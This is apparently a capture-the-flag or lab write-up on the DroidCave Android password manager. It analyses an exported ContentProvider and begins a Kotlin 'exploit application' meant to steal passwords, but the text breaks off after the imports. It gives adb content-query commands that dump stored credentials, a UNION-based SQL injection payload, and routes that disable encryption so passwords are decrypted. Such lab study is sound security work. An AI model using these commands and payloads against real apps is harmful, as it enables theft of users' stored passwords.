DroidCave - Secure Password Management
Description
In the given challenge we were provided with a DroidCave.apk, which was basically a password manager. Our goal is to develop a malicious Android application with an innocent appearance that can, with just one click of a seemingly normal button, steal both plaintext passwords and the decrypted form of encrypted passwords from the DroidCave database.
 Saving couple of password
Analysis
As the very first step, we open the DroidCave.apk in jadx-gui and start to look in AndroidManifest.xml. We find that the com.eightksec.droidcave.provider.PasswordContentProvider provider is exported.
 Provider with Exported:true

Looking into com.eightksec.droidcave.provider.PasswordContentProvider, we find out that it uses a uriMatcher.
Query Method

In its Cursor query method, it checks which of the above patterns the provider request URI matches, and executes the operation accordingly.
 If we look into AppDatabase (
com.eightksec.droidcave.data.AppDatabase), it actually creates the database file named droidcave_database if it doesn’t exist, but if it does, it returns the instance of it.
Case 1
uriMatcher.addURI(AUTHORITY, "passwords", 1); is the routing requirement for case 1. If the provider request looks like com.eightksec.droidcave.provider/passwords, then it gets executed. If we don’t pass a projection, it will select every column of the passwords table.
 Case 1
1
adb shell 'content query --uri "content://com.eightksec.droidcave.provider/passwords/"'
 output received on matching case 1
Case 2 - Search Password by ID:
Here we can search the password by id.
1
adb shell 'content query --uri "content://com.eightksec.droidcave.provider/passwords/1"'
 Example of searching password of id 1

Here, the URI’s lastPathSegment is expected to be the id of the target password, and that value is used to execute the query.
1
adb shell 'content query --uri "content://com.eightksec.droidcave.provider/passwords/#"'

Case 3 - Search Password Based on name, username or notes:
In this case, we can search the password by name, username, or notes.
1
uriMatcher.addURI(AUTHORITY, "password_search/*", 3);
 Code Execution for case 3
 Searching
 username keyword
Case 4:
While adding a password in our lab, there were 3 types of categories: LOGIN, CARD, and NOTE. We can use the /password_type route to filter results by type.
 Example usage of password_type route
Since it is concatenating user input directly into SQL queries, there is no sanitization. Here we can carry out SQL injection.
 Figuring out the total number of column.
1
adb shell 'content query --uri "content://com.eightksec.droidcave.provider/password_type/x'\'' UNION SELECT sql,2,3,4,5,6,7,8,9,10,11 FROM sqlite_master--"'
 Dumping all 11 column with sqlinjection
Case 5:
 Router to execute case 5.
 Code Logic of Case 5
 Dumping everything from the
 passwords table using case 5 logic.
Case 6:
Part 1: Reading encryption_enabled from sharedPreferences


Here, the route handling /settings checks whether the URI’s last segment starts with get_. If so, it slices off the get_ part and checks whether the remaining part equals the value of the KEY_ENCRYPTION_ENABLED variable defined in SettingsViewModel. The value of KEY_ENCRYPTION_ENABLED is encryption_enabled. Overall, it checks whether the route URI looks like /settings/get_encryption_enabled; if so, it reads the encryption_enabled key value from sharedPreferences and returns it. The returned value is stored in matrixCursor6, which is then passed to matrixCursor4 and returned at the end of case 6.
Along with that, if the route URI doesn’t look like /settings/get_encryption_enabled, it checks whether it looks like /settings/get_all. If it matches, it reads the encryption_enabled key value from sharedPreferences and returns it.

Part 2: Updating encryption_enabled value in sharedPreferences
 Code logic inside else of case 6

In the else block, it checks whether lastPathSegments starts with set_. If it does, the string is split by =, and the first part is compared against KEY_ENCRYPTION_ENABLED, whose value is encryption_enabled. If that matches, it then compares our input with true. If they are equal, zEquals is set to true; otherwise, it is set to false. It then updates the encryption_enabled value in sharedPreferences based on the value we provided to the content provider. Along with that, it also queries the provider path to encrypt or decrypt based on the zEquals value.
Case 7 - Decryption of Encrypted Passwords
1
2
    private static final String PATH_DISABLE_ENCRYPTION = "disable_encryption";
    private static final String PATH_ENABLE_ENCRYPTION = "enable_encryption";

 Initially updating the sharedPreferences to set
 encryption_enabled to false
 Decryption Process Logic
It fetches passwords from those rows where isEncrypted is 1 in the passwords table of the database, then decrypts them with the decrypt method from encryptionService. It then updates the isEncrypted value to 0 and updates the password with the bytes of the decrypted password.
If any error occurs in the try block, the original password is replaced with password123.
 On any error on tryblock passwords is getting set as
 password123.
If we look into the decrypt function, it is basically utilizing the Android Keystore to decrypt the password rather than using our master key.
 Decryption logic
 GetSecretKey logic used in decryption logic
Case 8 - Password Encryption:
 Routing for case 8
 PATH_ENABLE_ENCRPTION variable value

Initially, they update the enable_encryption key value to true in sharedPreferences.
Then, all the passwords with isEncrypted set to 0 are fetched from the database and encrypted with the encrypt method of encryptionService, which uses the keystore to generate a secret key and encrypt the password with it. The encrypted output bytes are then written back to the database with isEncrypted set to true.
 Logical flow of encryption
Case 9 - Updating Password by passing in base64 format
 Case 9 Route
 Logic of case 9
In case 9, it expects the URI in the format set_password_plaintext/{id}/{base64_plaintext} and uses that to update the password for the respective id. Before updating, it base64-decodes the value and updates the output blob in the database.
 Triggering case 9 to update password of id 1 and fetching to verify if actually updated.
Insert Method
Besides query, insert performs the insertion into the database.
 insert code logic
Update Method

The provider’s update method gets executed if it matches case 1 or case 2, and it updates the password.
Delete Method

Similarly, delete can be used to perform a delete operation on the passwords table, but it should match either the case 1 or case 2 query structure.
Exploit Application
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
package com.nirajneupane08.droidcaveexploit

import android.annotation.SuppressLint
import android.net.Uri
import android.os.Bundle
import androidx.activity.ComponentActivity
import androidx.activity.compose.setContent
import androidx.activity.enableEdgeToEdge
import androidx.compose.foundation.layout.Column
import androidx.compose.foundation.layout.fillMaxSize
import androidx.compose.foundation.layout.fillMaxWidth
import androidx.compose.foundation.layout.padding
import androidx.compose.foundation.lazy.LazyColumn
import androidx.compose.foundation.lazy.items
import androidx.compose.material3.ButtonDefaults
import androidx.compose.material3.HorizontalDivider
import androidx.compose.material3.MaterialTheme
import androidx.compose.material3.OutlinedButton
import androidx.compose.material3.Scaffold
import androidx.compose.material3.Text
import androidx.compose.runtime.Composable
import androidx.compose.runtime.getValue
import androidx.compose.runtime.mutableStateOf
import androidx.compose.runtime.remember
import androidx.compose.runtime.setValue
import androidx.compose.ui.Modifier
import androidx.compose.ui.graphics.Color
import androidx.compose.ui.text.font.FontWeight
import androidx.compose.ui.unit.dp
import com.nirajneupane08.droidcaveexploit.ui.theme.DroidcaveexploitTheme

data class Credential(
    val id: String,
    val name: String,
    val username: String,
